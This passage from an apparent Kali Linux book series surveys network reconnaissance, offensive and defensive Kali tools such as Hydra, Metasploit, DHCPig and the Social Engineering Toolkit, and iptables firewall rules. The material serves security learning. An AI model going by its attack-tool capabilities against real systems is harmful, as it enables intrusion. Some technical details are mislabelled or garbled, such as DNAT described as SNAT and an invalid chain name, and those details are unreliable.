The Hackers can search for this information and use it to break into your system. However, if you go ahead and search out this information beforehand, then you already know what information most of the hackers are likely to use to exploit your system. The knowledge on what info is being used to orchestrate a cyber-attack can be very helpful in mitigating it.

Create A Map Of Publicly Available Information

Once you have identified the weak links on your network and the most likely information the hackers might use to exploit it, it's time to start

protecting things and making it more secure. The first thing would be to create a map of the sensitive information available on your network.

A graphical representation of the network and related public information will help us better comprehend the network structure, which can help us easily find all weak links and potential issues that can happen if it gets exploited. Visual network representation is also a great way to find out the footprint the system or network is leaving for the users or hackers.

To begin the process, you will want to head on over to the Whois website from where you can figure out the domain registrar of the website as well as personal information about the website owner, including their names, email addresses, and the likes.

Whois can also provide information about the DNS server related to a particular domain along with information relating to their tech support. You might want to take a look at the DNSstuf where you should find a lot of information about your domain name including:

- Information regarding how the host handles emails for the domain name.
- The location of the hosting servers.
- Generic information regarding the Domain Registrar that can be used by the hackers.
- Whether or not there is a spam host with the domain name.
- And so on.

Now, Whois is just one of the site which offers public access to all this information. Therefore, it is a good idea to go ahead and check information about yourself to understand what hackers are using to break into your system.

Apart from Whois, you can also snoop around Google Forums and Groups, where you are likely to find similarly useful information about your system and network. In fact, you might be amazed at the extensive collection of information on these pages, even though you haven't submitted them yourself.

Someone(including your employees) might have posted a seemingly innocent message or post involving your company, but it might have clues and information which hackers can use to break into your system.

However, despite the security concerns it poses, finding and neutralizing this security is as easy as doing a quick search using your domain name or company name. If you find sensitive info, you can either request to remove it from the site or take appropriate actions on your end so it can't be exploited.

Reinforcing All The Weak Links and Vulnerabilities

Following all the above-mentioned steps, you should be able to find out a chunk of useful information which hackers might exploit to break into your system. Now it's time to close off all these vulnerabilities and secure your network.

Step 1:

First, as mentioned earlier, you need to browse around the internet to find publicly available sensitive information about your hosting provider, IP addresses, and so on. However, there is no reason to think all this information is correct. You can do a scan yourself to verify the legitimacy of this information.

If they are wrong, then there is nothing to worry as the hackers will be led down a wild goose chase. But if they are correct, you can request the website to remove it. But do note that removing Whois information about

your site can affect your business in terms of trustability and some SEO metrics.

Step 2:

Now, it's time to scan your internal hosts and see what parts of your network is visible to your users. There is a high likelihood that the hacker might just come from within the network, either as a user of your services or via a compromised employee account.

Once you know all the network areas which are exposed to your users, you can exercise extra caution to make sure they are well protected. Also, make sure that your employees adhere to strict protocol and don't lose their security credentials. Just as an extra measure of security, you can make it compulsory to change their passwords every two months or so.

Step 3:

Next, you will want to check out the ping utility of the system. This can be easily handled by using a third-party tool like SuperScan, which can even help you get more than one address to ping at a time.

Step 4:

Finally, we would recommend doing an outside scan of your system, going over all the ports that are open and vulnerable to cyber threats. SuperScan can help you here, as well. Alternatively, you can also use a tool like Wireshark. It goes without saying that once you detect a vulnerable port, it's time to secure it to prevent any malicious attacks.

Now, following all these scans and basic precautionary steps, you will have the upper hand over the hackers trying to break into your network. You will know what information our IP address is sending out and therefore have an idea regarding what information hackers might seem if they try to intercept the signals.

As discussed earlier, the basic point of all these scans is to cultivate an understanding of what information the hackers are going to use to base their attacks. So the key takeaway of all these scans is to reinforce all these vulnerabilities or ready a plan of action which you will initiate as soon as there is a breach in your network using the weak links you discovered.

However, with that being said, it wouldn't be wise just to perform a thorough scan of your network once and leave it be. In fact, you need to work out a regular routine where you keep track of your network and how it is changing.

With time, your network and system will change, and the security concerns will shift from one area to the other. Hackers are going to be always on the lookout for these vulnerabilities, so you need to be on your toes to make sure all angles are well protected and secured from malicious attacks.

Things We Learned in This Chapter

- Pin-pointing areas in your network which are most vulnerable.
- Getting into the hacker mindset and understanding how they are going to attack your network.
- Working out a map of all publicly available information on your network, server, and host so you can provide extra security.
- Using tools reinforce security on all system vulnerabilities and weak points.
- Performing regular scans to maximize protection against cyber attacks.

Chapter 13
Kali Linux Tools

In our previous chapter, we talked about the specific approach and mindset required to reinforce our network security. Now, here we are going to focus on a more practical topic - the different tools that can help us improve our network security.

We will cover a whole range of tools that can help us perform various security tests and scans on our system to detect vulnerabilities and fix them before they are exploited by hackers.

Now the best thing about Kali Linux that it includes tons of powerful security-hacking tools which can help you with information gathering, password cracking, hardware hacking, reverse engineering, wireless attacks, vulnerability analysis, exploitation testing, stress testing, sniffing & spoofing, and so on.

In fact, if you do a little searching online, you will find there are literally hundreds of Kali Linux tools advertised to help you with your network security. It can get really confusing when choosing which tools to use on your system to detect vulnerabilities and weak points.

This is why we have put together a list going over some of the best Kali Linux Tools in different categories to help you out. We have also made sure to include alternatives to a particular category of tools, so you are not completely stripped out of options.

Nmap - The World's Most Famous Network Mapper Tool

The primary feature of Nmap is to help you find active hosts inside a network. Apart from this, it can also help you with port scanning and can even enumerate open ports on the local or remote host.

And that's not all; the tool can also collect information regarding the hardware and OS used on all connected devices, detect the various applications used on the systems along with their version number. You can even extend its functionalities by using the Nmap Scripting Engine, a.k.a. NSE.

Fierce - Network Mapping & Port Scanning Tool

Fierce is a popular DNS reconnaissance tool that can help you find hostnames and non-contagious IP spaces against a specified domain. As such, you should not confuse Fierce as an IP scanner, or a DDoS tool. It can't help you scan the whole internet or perform un-targeted attacks.

However, it can help you locate likely targets both inside and outside a specific network, which is one of the reasons why it is mostly used in corporate environments. At its core, it is essentially a PERL script that can quickly scan domains in a couple of minutes, using sophisticated algorithms and clever tactics.

Unicornscan - Information Gathering & Data Correlation Tool

Unicornscan is one of the most popular Infosec tools that can help you with information gathering and data correlation. It comes with advanced asynchronized TCP and UDP scanning features backed by useful network discovery patterns to help you locate remote hosts.

The tool can also collect and showcase information about the software and applications running on each of these remote hosts. Other notable features include the option to use custom data sets along with support for SQL relational output.

Wireshark - Network Analyzer

Wireshark is a cross-platform network analyzer tool that is widely used because of its ability to show detailed information about everything going

on inside your network. It also tags along a very intuitive GUI, which makes it extremely beginner-friendly and easy to use.

Now coming to the feature side of things, the tool offers useful features like Packet Live Capture, Offline Analysis, Full Protocol Inspection, Gzip Compression and Decompression, VoIP analysis, and much more. You can also use the tool to help you decrypt WPA/WPA2, SSL/TLS, IPsec, and the likes.

Aircrack-ng - Wireless Security Software Suite

With Aircrack-ng, you will get access to a complete suite of tools to help you assess your network WIFi security. All the included tools are command-line based, which means you can do heavy scripting.

Some of the notable tools available with Aircrack-ng can help you capture packets of data and export them to text files to get processed by third-party tools. Besides this, you also get access to attacking tools that can help you replay attacks, create fake access points, perform packet injects, and help with deauthentication.

Kismet Wireless - Wireless LAN Analyzer, Sniffer, and IDS

Kismet is one of the first choice of security experts looking for Wireless LAN Analysis, Sniffers, Wardriving tools, and Wireless Intrusion Detection Frameworks. The tool is multi-platform compatible and works with almost any wireless card.

The tool can be used to work with WiFi interfaces, Bluetooth interfaces, software-defined radio hardware, and some other specialized capture hardware. In terms of functionality, it can help you identify wireless clients, detect wireless intrusions, and much more. You can even configure it to work in the background as you run your assessments using other tools.

John The Ripper - Cryptography Testing Tool

John The Ripper is one of the fastest password cracking cryptography tools in the market. Right from the start, the tool has been used to help users detect weak Unix passwords and has gained a lot of popularity thanks to its high speed and great performance.

The password decryption methods are set automatically based on the detected algorithms. The tool also comes with dedicated support for dictionary attacks along with the option to define your own dedicated custom dictionary attack lists. The brute force attacks can also be customized with your own set of rules.

BeEF - Browser Exploitation Framework

Browser Exploitation Framework, also known as BeEF, is a powerful and popular penetration tester mostly used to scan out vulnerabilities and weak links in the browser and then exploit those flaws in the host. The tool is primarily focused on testing the security of both desktop and mobile browsers. As such, you will get access to specific modules that will help you audit the browser security in real-time.

Some of the main noteworthy features of the tool include a dedicated Web User Interface, a modular structure in terms of functionality, Metasploit Integration, powerful history and gathering intelligence, interprocess communication and exploitation, and much more. Also, being a browser exploitation framework, the tool can also help you detect any installed plugins on the browser.

Yersinia - L2 Attacks

Yersinia is a security framework dedicated for layer 2 Attacks on different networks. It can scan out flaws and vulnerabilities in the security protocols used by the networks to find points of attack. The tool works with a wide range of network protocols, including CDP, DHCP, DTP, ISL, HSRP, STP, and VTP.

You will get access to a sleek GTK Graphical User Interface from where you get to control all the features. Some of its notable functionalities include a dedicated ncurses mode, option to read custom configuration files, a debugging mode, support for log files to save all results & data, and much more.

DHCPig - DHCP Exhaustion Application

DHCPig is a Dynamic Host Configuration Protocol (DHCP) exhaustion tool. It can help you create and launch advanced attacks on networks that can consume all IPs on a LAN, limit new users from obtaining IPs, and even release any IPs in use by the network. As the icing on the cake, the tool can even turn all windows hosts offline by using ARP.

Once you execute the script, it will first grab your Neighbours' IPs and listen for DHCP requests from any connected clients. If it detects an offer, the tool will respond with a request for that offer. It can also loop and send DHCP requests from all different hosts and MAC addresses, detect neighbor MAC & IP address and release them from the DHCP server, and much more.

THC Hydra - For Brute Force Crack Remote Authentication Services

Next up, we have THC Hydra - a free hacking tool that can help you launch brute force attacks to crack remote authentication services. The tool comes with support for more than 50 protocols, which makes it perfect for testing the password security levels of any type of server environment.

The tool is known for its super-fast password cracking speeds, the capability to run on multiple operating systems, option to launch multiple brute force attacks parallelly, and much more. Also, being a module-based application, it comes with the option to add custom modules to extend its functionality.

Metasploit Framework - Penetration Testing Suite

The Metasploit Framework can help you create, test, and execute exploits against remote hosts. It gives you access to a whole suite of penetration testing tools paired with a powerful terminal-based console – msfconsole - to help you locate targets, start scans, exploit any vulnerabilities, and collect any and all available data.

It is, in fact, one of the most powerful security auditing tools in the market, and being available for free, it is something you should have up your belt. Notable features of the tool include support for network enumeration and discovery, ability to evade detection on remote hosts, development and execution of exploits, and much more.

FunkLoad - Web-Stress Tool

With FunkLoad, you get a powerful functional and load Web tester based on python. It can help you emulate a web browser complete with real browser functionalities like cookies, referrer support, and so on. It is perfect if you are looking to test a web project and analyze the performance of your web server.

In terms of functionality, the tool can help you will functional testing and regression testing of your web projects. It can also monitor your server performance after loading the application to help find any bottlenecks. Other notable features include load testing to help find bugs, stress testing to gauge application recoverability, and so on.

SlowHTTPTest - Web-Stress Application For HTTP Servers

SlowHTTPTest is by far the most well-known application layer DoS attack simulator. It is highly configurable and can help you lengthen an HTTP connection to simulate the Application Layer Denial of Service attacks. It is ideal for testing your server or DoS vulnerability, or simply to test how many simultaneous connections it can handle at a time.

The tool also generates useful statistics on each test, so you get access to useful and actionable information. Once a test is completed, it will save all the stats and metrics in an HTML or CSV file, which you can use for representation or further analysis. Other notable features of the tool include an option to set various verbose levels, set a custom HTTP Connect Rate, and even support for Proxy redirects.

Inundator - Multi-Thread IDS Evasion Security Tool

Inundator is a multi-thread, queue-based intrusion detection false positive generator. Also, since it's completely anonymous (thanks to TOR integration), it is perfect for testing intrusion detection or prevention systems. It can literally flood the security system by generating over a thousand false positives per second.

All the false positives generated using the tools used very poor pattern matching rules. As such, if the system detects little to no false positives, then it means it is based on a well-written set of rules. Whereas, if it becomes victim to the hundreds of false positives, then you should consider adopting heuristic-based detection or anomaly-based detection mechanisms on your networks.

Social Engineering Toolkit

Social Engineering Toolkit is another powerful penetration testing framework boasting tons of tools to help you create and execute a social engineering attack in a matter of clicks. It is perfect if you want to hack into social network accounts using powerful social engineering tips and tricks.

You will get access to tools that can help you with WiFi-based attacks that can redirect or intercept packets from users on the same WiFi network as yours. On top of that, you will get to create SMS, Email, and web-based spoofing and phishing attacks. The tool can even let you create malicious .exe files that will compromise users' systems after they run it.

OpenVAS - Vulnerability Scanning Tool

OpenVAS is free software that can help you detect vulnerabilities in any local or remote networks. It can also help you write, create, and integrate your custom security plugin straight on the OpenVAS platform. On top of that, the platform will give you access to over fifty-thousand NVTs (Network Vulnerability Tests), which can scan almost any security vulnerability in your system.

Now, taking a look at some of the notable features of the software, you get the option to perform simultaneous host discovery, network mapping and port scanning, access to OpenVAS transfer protocol, full integration with SQL databases and SQLite, automatic scheduled scans, and much more.

Nikto - Helps In Full Web Server Scans

Nikto is designed to work as a complementary software to some vulnerability scanning tools, including OpenVAS. It can help you perform a full scan on a web server to help locate vulnerabilities and flaws in the system/network. The scan results are extremely comprehensive and can gather information on insecure files, app patterns, server software that is out of date, file names (default), any software misconfiguration, and so on.

You can use it to scan several ports on the server at the same time. On top of that, it comes with IDS evasion techniques, the option to output results in various formats, username enumeration for both Apache and cgiwrap, and much more. The tool can even help you scan CGI directories, use configuration files customized to your requirements, debug output, and help identify software through headers, favicons, and files.

WPScan - Auditing Tool For WordPress Security

WordPress, as you all know, is the most popular CMS platform powering over 30% of all websites on the world wide web. So it clearly makes sense to include a Kali Linux security tool that can help audit the WordPress security of a website. With WPScan, you get to scan and detect whether

your web project is safe from certain types of attacks and how much sensitive information is being exposed from its core files, plugins, or themes.

The tool can also help you scan weak passwords used by all registered users, and stimulate brute force attacks to see if the passwords can be easily cracked or not. Other notable features include the option to perform non-intrusive security scans, WP username enumerations, and Scheduled WordPress Security Scans.

CMSMap - A Centralized Security Solution For All Popular CMS

Unlike WPScan, which is solely a security tool for WordPress websites, CMSMap is a centralized multi-platform security solution designed to work with not only WordPress, but also with Joomla, Drupal, and Moodle.

The tool can help you find security flaws on all the CMSs mentioned above by running brute force attacks, scanning for vulnerabilities, and launching exploits to break into any found vulnerabilities. The tool can also help you set custom user-agent and header, comes with support for SSL, a dedicated verbose mode for debugging purpose, and so on.

Choose The Right Tool And Reinforce Your Network Security

So as you can see, Kali Linux is compatible with some of the best ethical hacking and penetration testing tools in the market. Not only that, but you also get access to a whole entourage of different security-centric tools that can help you in various other ways as well.

These tools can easily help you quickly scan out all security vulnerabilities in your network and fix them before any hacker has the time to exploit it.

Things We Learned in This Chapter

- Kali Linux is known for its collection of tools.

- It has more than 600+ pen-testing tools.
- Nmap - used to scan a network
- Fierce - It helps you to do network mapping and port scanning
- Unicornscan - It is used for gathering information and also offers the ability to scan UDP and TCP.
- Wireshark - Wireshark is a cross-platform network analyzer.
- Aircrack-ng: It is wireless security software. It comes with tons of options and other small tools
- Kismet Wireless - Another useful wireless tool used for sniffers, DIS and LAN analysis
- John The Ripper - John the Ripper is a popular cryptography testing tool. It is used for cracking as well.
- BeEF - It is a Browser Exploitation Framework. It is a penetration testing tool used to find exploit and vulnerability.
- Yersinia - The tool is used for L2 attacks
- DHCPig - The tool is useful for making advanced network attacks
- THC Hydra - It is a brute force crack a remote authentication
- Metasploit framework - A popular penetration testing suite
- FunkLoad - It is a web stress tool for testing browsers
- SlowHTTPtest - It is used for launching DOS attacks against HTTP servers
- Inundator - It is a multi-thread IDS evasion security tool

- Social Engineering Toolkit - Lets you make social engineering attacks with few clicks
- OpenVas - It is a network vulnerability scanning tool
- WPScan - It is a WordPress security auditing tool.

CMSMap - Centralized Security Solution for Popular CMS

Conclusion

Kali Linux is the number one penetration testing tool. If you have an interest in security or hacking in general, then Kali Linux is something you should learn. I hope that you found the book useful. The book is also suitable for those who are into the Linux ecosystem and wants to learn about different distribution.

The book tried to teach you how to use Kali Linux to your advantage. We also covered other important topics such as cybersecurity, hacking process, and Debian package management. Our focus soon shifted more towards the intricacies of Kali Linux, where we learned about how to configure Kali Linux. We also learned Debian Package Management.

One interesting topic that we covered is how Kali Linux is closely connected with Debian. Without the evolution of Debian, Kali Linux would not be as successful as it is now. Kali Linux is also known for the tools that it offers. It has hundreds of useful tools that you can use to do penetration testing. As it is not possible to list every tool, we covered a few of them in this book. Each tool is powerful in its own way. However, the usage of the tools depends on the user itself. You need to be creative to make the most out of it.

You can also think of Kali Linux as a tool. Without the necessary problem-solving skills and aptitude, you will not be able to prosper the use of it. So, why I am stressing it? It is because, after you read the book, I want you to experiment with Kali Linux as much as possible. This will open up new possibilities and improve your understanding of a whole new level.

If you are interested more on Kali Linux, then I recommend reading more about the tools that we discussed on the Kali Linux Tools chapter. I also recommend contributing to the community to make the Kali Linux

community more awesome! Kali Linux is mostly community-driven, and any contributions can make it more secure and useful.

I congratulate you on completing the book and wish you the best of luck in your future endeavors.

KALI LINUX

Advanced Methods and Strategies to Learn Kali Linux

Ethan Thorpe

Introduction

When we talk about Kali Linux, we quickly think of the phrase “security auditing and penetration testing.” But to use Kali Linux for this purpose, we need to understand that multiple tasks are carried out to reach the goal of these two activities. Kali Linux is considered to be a complete framework as it a complete set of tools that cover multiple use cases. This being said, you can always use a combination of these tools while you are working on penetration testing as well.

For example, you can install and use Kali Linux on multiple systems such as a personal laptop of a penetration tester, as well as public servers where server admins want to monitor a network, and even on workstations used by forensic analysts of a company. You will be surprised that in addition to this, Kali Linux can also be installed on small embedded devices that have ARM architecture CPUs. An example of this would be a raspberry pi device that can be used as a powerful tool combining it with Kali Linux and dropping it in a wireless network or simply plugin into a target computer. ARM devices like the raspberry pi can access servers as time bombs, given their small size and low consumption of power. Moreover, you can also deploy Kali Linux on cloud architecture, ultimately creating a farm of machines that can be used to crack passwords rigorously.

But that is not the end of it. Penetration testers need Kali to be installed on a server so that they can work based on collaboration by setting up a web server for the set of tools to scan vulnerabilities, phishing campaigns, and other such activities. Most hackers have Kali Linux installed on their systems since this operating system will suit their hacking needs.

When you boot up Kali Linux for the first time, you will instantly realize that the Kali Linux desktop theme is designed in a way to serve the needs of penetration testers and other information security professionals. You will

have gathered information about this operating system in the first book. This book will shed some light on what penetration is, and the different features in this operating system that will make it easier for you to hack into a system.

The following tasks and activities of Kali Linux are included under this.

- **Information Gathering:** This includes information collected about the target system and its network. The tasks give you answers to the type of hardware, operating system, and services that are being used by the target system. You understand what parts of the target system are potentially sensitive. You will extract the listings of all the active directories of the running system. You can use different tools to do this.
- **Web Application Analysis:** In this task, you will identify the flaws and loopholes present in web applications. This information helps you fix the flaws beforehand as web applications are publicly available over the internet and can be exploited to breach into the main system. This is the purpose of any hacking. A malicious hacker or cracker will use this method to hack into the system to extract sensitive information or data.
- **Vulnerability Analysis:** This helps you understand if a local system or a remote system has the most commonly known vulnerabilities. Tools that perform vulnerability scanning have a huge database to match the system with a well-known vulnerability. When an ethical hacker identifies the different vulnerabilities, they can advise the organization into making the necessary changes to their database and systems. A cracker will use this information to hack into the system and steal the information and use that information to harm the organization.

- **Database Assessment:** Database attacks are very common and popular among attackers, and they include a range of attacks from SQL injection to attacking credentials. The tools that can help detect such attack vectors can be found under this suite of Kali Linux. Remember, every organization will store its data in a database that is on the back end.

- **Wireless Attacks:** Wireless networks are easily discoverable, and therefore they are a favorite target for attackers. The Kali Linux suite has support for multiple wireless cards, and can, therefore, be used to attack and perform penetration testing on wireless networks. Hackers can use the operating system to learn more about the network. They can learn about the routes that are not active. These hacks will make it easier for the hacker to identify the routers or switches that are inactive.

- **Password Attacks:** Another favorite of attackers is the authentication systems. This suite contains tools to crack passwords online and to attack hashing systems as well. Hackers can use keyloggers and other password hacking mechanisms to access a person's system or account. If you have watched the movie Ocean's 8, you may have seen how Rihanna hacked into the security engineer's system. She used a keylogger to look at his keystrokes to find the password.

- **Reverse Engineering:** Reverse engineering activity can be used to serve multiple purposes. Concerning offensive activities, it helps you identify vulnerability and exploit the development of an entity. For its defensive advantages, you can use it to assess if a system has been planted with malware during targeted attacks.

- **Sniffing and Spoofing:** An attacker can always take advantage of data that is on the move on a network. This suite contains tools for

sniffing networks for data and tools for spoofing, which can help you pretend to be someone else over a network. Both these tools, used in combination, can be very dangerous and powerful. We will look at this in further detail in this book.

- **Exploitation Tools:** When you take advantage of a vulnerability that is known previously, you can exploit it to gain access to the remote system or device. This access can be further escalated to perform large scale attacks on the local machine, or on all the other machines that are available on the same network. You will find tools in this suite that will make your life very simple and help you write your custom exploits.
- **Post Exploitation Tools:** After you gain access to a remote system or device, the next important step is to maintain that access over some time until you have completed your task. This Kali Linux suite contains tools that can help with this activity.
- **Reporting Tools:** The conclusion of a penetration test is reporting the findings. This suite has tools that help collect the data and send them as an input to other software that can analyze the data that has been collected. All the raw data is consolidated together using the tools available under-reporting tools. This book sheds some light on the different reporting tools you can use.
- **Forensics:** There are live boot environments of Kali Linux, which are very popular. You can plug in Kali into any system and perform forensic tests on that system to do data imaging, triage, and case management.
- **Social Engineering Tools:** There are times when the technical aspects of a system will be secured very well. In such an event, what remains to be exploited is the human aspect concerning security. If the right methods are used, you can influence people to take the

wrong action that can end up compromising the entire security of a system. Did the USB drive plugged in by your colleague into your system contain a harmless image file? Or did the text file have Trojan software to install a backdoor on your system? Was the banking website that you just entered your account details into a genuine website or another website developed and designed to look exactly like your banking website? This suite will have tools that will help you attack an individual using social engineering.

System Services: This suite of Kali Linux has tools that can help you alter the status of all system services that run in the background.

Chapter 1
Firewalls in Kali Linux

In book one of this series, we read about the Kali Linux firewall in brief. Given that we will be deep diving into making your Kali Linux system a tool for penetration testing, we will cover the basic information and commands that will make the Kali Linux system secure. This will ensure that it is not open to attacks from the outside. This will be achieved using the firewall in Kali Linux.

A firewall is defined as a mechanism comprising hardware or software or both, which monitors the incoming and outgoing packets on a network (packets coming into and leaving a local network) and only allows transmission of the packets that match the predefined rules.

A firewall that is used to protect a complete network is known as a filtering network gateway. A filtering network gateway is installed on a dedicated system that acts as a gateway or a network proxy for all the traffic coming into and leaving the local network. An alternative to a network gateway is a firewall that is implemented through the software on a local machine that has network rules set up for that particular machine. Another use of a local firewall is to drop unwanted outgoing connections from the machine by unwanted software like malware, which would have been installed with or without the owner's knowledge.

There is a firewall embedded in the Kali Linux kernel known as the Netfilter. There is no one way of configuring any firewall because the requirements will vary from one network to another and from one user to another. To configure Netfilter in Kali Linux, you can use the commands **iptables** and **ip6tables**. The difference is that the iptables command is used to configure rules for IPv4 networks, and the ip6tables command is used to configure rules for IPv6 networks. You will need to

know how to use both these tools, as we believe that both IPv4 and IPv6 network stacks are going to be around for quite a few years in the world. Apart from using these commands, there is a graphical tool called **fwbuilder,** which can be used to configure the firewall rules graphically.

You can choose whichever method you are comfortable with to configure The Kali Linux firewall. Let us take a closer look at how this firewall works.

Behavior of Netfilter

There are four types of tables in Netfilter. These tables store three types of operations on network packets.

- **Filter:** This table contains rules for filtering packets. The rules define whether a packet will be accepted, refused, or simply ignored.
- **NAT:** NAT stands for Network Address Translation. This table is responsible for translating the address of the source and destination and packet ports.
- **Mangle:** All other changes to IP packets are stored in this table. This includes fields like the TOS - Type of Service and other fields.
- **Raw:** This table allows you to make any manual modification to network packets before they hit the system.

There is a list of rules inside each of the above tables called **chains**. The firewall will make use of these chains to manage packets. A Linux administrator can create new custom chains other than the standard chains, but these will still only be used when a standard chain redirects a packet to the custom chain.


The list of chains used by the filter table is as follows.

- **INPUT:** This chain handles packets that are directed to the firewall from an external source.
- **OUTPUT:** This chain handles packets that are directed to an external source from the firewall.
- **FORWARD:** This chain handles packets that pass through the firewall. The firewall is neither the source of the packets nor the destination.

The list of chains in the NAT table are as follows:

- **PREROUTING:** This chain will modify a packet as soon as it enters the system.
- **POSTROUTING:** This chain will modify packets when they are on their way to leave the system.
- **OUTPUT:** This chain modifies the packets that the firewall itself generates.

The figure below illustrates how Netfilter chains are employed.



Each chain defines a list of rules. These rules consist of a set of conditions and actions that the system should perform when all conditions are

satisfied. When a packet is coming into the system or leaving the system, the firewall puts it through every chain, rule by rule. When the packet meets the condition defined by any rule, it will then act as defined by that rule and process the packet. The chaining process will be interrupted now since the firewall has already decided what needs to be done with the packet.

Let us go through the available Netfilter actions below.

- **ACCEPT:** This action approves the packet and allows it to proceed where it is supposed to go.
- **REJECT:** This action will reject the packet and throw an error known as the Internet Control Message Protocol (ICMP) packet error.
- **DROP:** This action will drop or ignore the packet.
- **LOG:** This action logs a message with the packet description by using the **syslogd** daemon. There is no interruption to the processing of packets because of this action. The packet will move to the next rule in the chain. This is why if a package that was logged can get rejected as well, it would require both the LOG rule and the REJECT/DROP rule.

The following parameters are commonly included with logging:

--log-level: This parameter has a default value called **a warning**, which indicated the severity level of Syslog.

--log-prefix: Using this parameter, a specific text prefix can be added to the logs messages, which will help you differentiate it from other system logs.

--log-TCP-sequence, --log-TCP-options, --log-IP-options: All three parameters can be used to add additional data in the log messages. This additional data will include the TCP sequence number, the TCP option, and the IP options, respectively.

- **ULOG:** This action will log a message using the **ulogd** daemon. Ulogd has an advantage over syslogd in that it is better at handling a huge number of messages. Also, note that this action does not interrupt the chain. The packet is passed to the next rule in the chain. When this action is performed, the packet is logged as well.
- **chain_name:** This action will jump the packet to the defined chain and evaluate it through its rules.
- **RETURN:** This action will interrupt the processing of the packet in the current chain and return the packet to the calling chain. If the current chain in which the packet is being processed is standard, then there will be no calling chain. In this case, the packet is referred to as a default action. This default action is defined using the **-P** option in iptables.
- **SNAT:** This action is available only in the nat table. This action applies Source Network Address Translation(SNAT) to the packet. There are options in place to define the exact actions that are to be applied to the packet. Some of these options are **--to-source address: port**, which will define the new source IP address and port for the packet.
- **DNAT:** This action is also available only in the nat table. This action applies Destination Network Address Translation(SNAT) to the packet. There are options in place to define the exact set that are to be applied to the packet. Some of these options are **--to-destination address: port**, which will define the new destination IP address and port for the packet.
- **MASQUERADE:** This action is also available only in the nat table. This action applies masquerading to the packet, which is a special case of Source Network Address Translation(SNAT).

- **REDIRECT:** This action is also available only in the nat table. This action transparently transports a packet to a port of the firewall itself. This action is useful in setting up a web proxy on the client-side without any configuration, as the client will think that it is connecting to the recipient directly. Still, the connections will be passed through a proxy. You can use the **--to-ports ports** option to define the port or port range where you want the packets to be redirected.

Understanding ICMP

Internet Control Message Protocol, known as ICMP, in short, is a network protocol used to send ancillary information in communications. The **ping** command under ICMP is used to test network connectivity. The ping command sends an **echo request message** using ICMP, in which the recipient is supposed to reply with the **echo reply** message. ICMP lets us know if a firewall rejects a packet or if there is an overflow in a receive buffer. It also proposes better routing for the subsequent packets in the traffic. The RFC documents like RFC777 and RFC792 first defined the ICMP protocol but have been revised over the years. You can find them in Sources section of this book.

A receive buffer is a small part of memory that stores a packet for a brief time when the packet arrives into the system till the time it is handled by the kernel. There are times when this buffer will be full, and there is no space for new packets to arrive. In such an event, the ICMP flags the issue and tells the emitter to slow down the transfer rate. It can instruct the system to stabilize the transfer rate in some time.

Another point worth noting is that ICMP is not mandatory for an IPv4 network to function but is necessary for an IPv6 network. IPv6 is defined in the RFC4443 documentation and can be found in the resource section of this book..

iptables and ip6tables syntax

We learned about tables, chains, and rules of the Netfilter firewall in Kali Linux. The commands used to manipulate these entities in Kali Linux are **iptables** and **ip6tables**. The commands are passed with the option **-t** to indicate which table the commands should execute on. If no option is specified, the commands operate on the filter table by default.

Commands

Let us go through the major options which are used with **iptables** and **ip6tables** commands to interact with the various chains.

- **-L chain:** This option is used to list all the rules that are part of a particular chain. This is additionally used with the **-n** option to enable listing rules concerning a particular chain.

For example, the command **iptables -n -L INPUT** will list down all the rules concerning incoming packets.

- **-N chain:** This option is used to create a new chain. A new custom chain can be created for various purposes, such as testing a new service or for tackling a particular network attack.
- **-X chain:** This command can be used to delete an unwanted chain.

For example, **iptables -X brute force-attack**

- **-A chain rule:** This option is used to add a rule at the end of the chain that is passed. It is important to take care while adding new rules as rules are always processed from top to bottom.
- **-I chain rule_num rule:** This option adds a new rule before the rule number mentioned. Just like with option **-A**, it is important to take care while adding new rules with this option.
- **-D chain rule_num (or -D chain rule):** This option is used to delete a rule in the chain. The first syntax can be used to delete a

rule by specifying the number of the rule. The command **iptables -L --line-numbers** can be used to display all the rules with their number.

- **-F chain:** This option is used for flushing a chain and deleting all its rules. For example, if you want to delete all the rules for incoming packets, you can use the command **iptables -F INPUT**. If you do not specify any particular chain, all the rules in the entire table will be flushed and deleted.
- **-P chain action:** This option defines the default policy for the chain. This default policy can be applied only to standard chains. If you want to drop all incoming packets by default for a chain, you can define the standard policy using the command **iptables -P INPUT DROP.**

Rules

The syntax for rules is represented as **conditions -j action action_options.** If there is more than one condition in the rule, they can be added using the logical AND operator.

The **-p protocol** condition is used to match the protocol field of the IP packet. The most common values to be substituted for the protocol are **UDP, TCP, ICMP, icmpv6,** etc. This condition can also be complemented with TCP port conditions using the options such as **--source-port port** and **--destination-port port**.

Note: You can prefix a condition with the exclamation mark, and it will negate the condition. For example, if you use an exclamation mark with the -P option, it will indicate that the rule should execute on all the other protocols except for the one specified in the rule. You can use negation with all other conditions as well.

You can use the condition **-s address** or **-s network/mask** to match a packet with its source address. Similarly, you can use the condition **-d address** or **-d network/mask** to match a packet with its destination address.

If you want to select packets coming in from a particular network interface, you can use the condition **-i interface**. Similarly, if you want to select packets going out from a particular network interface, you can use the condition **-o interface.**

The **--state** condition is used to match the state of a packet. This will work provided the **ipt_conntrack** kernel module is installed.

The connection states for a packet are as follows.

- **NEW:** This is when a packet is starting a new connection.
- **ESTABLISHED:** This implies packets already match an existing connection.
- **RELATED:** This matched packets that are starting a new connection where the connection is already associated with an existing connection. This is useful for connections related to **FTP-data** while in the action more of the FTP protocol.

Several options can be used with iptables and ip6tables, and mastering them comes gradually with practice and time. However, one option that needs to be kept in mind for good is the one to block malicious network traffic from a particular IP or a network.

For example, if there is malicious traffic coming from the IP 11.2.1.6 and the 30.12.75.0/24 class C subnet, you can use the following commands.

 # iptables -A INPUT -s 11.2.1.6 *-j DROP*

 # iptables -A INPUT -s 30.12.75.0/24 *-j DROP*

 # iptables -n -L INPUT

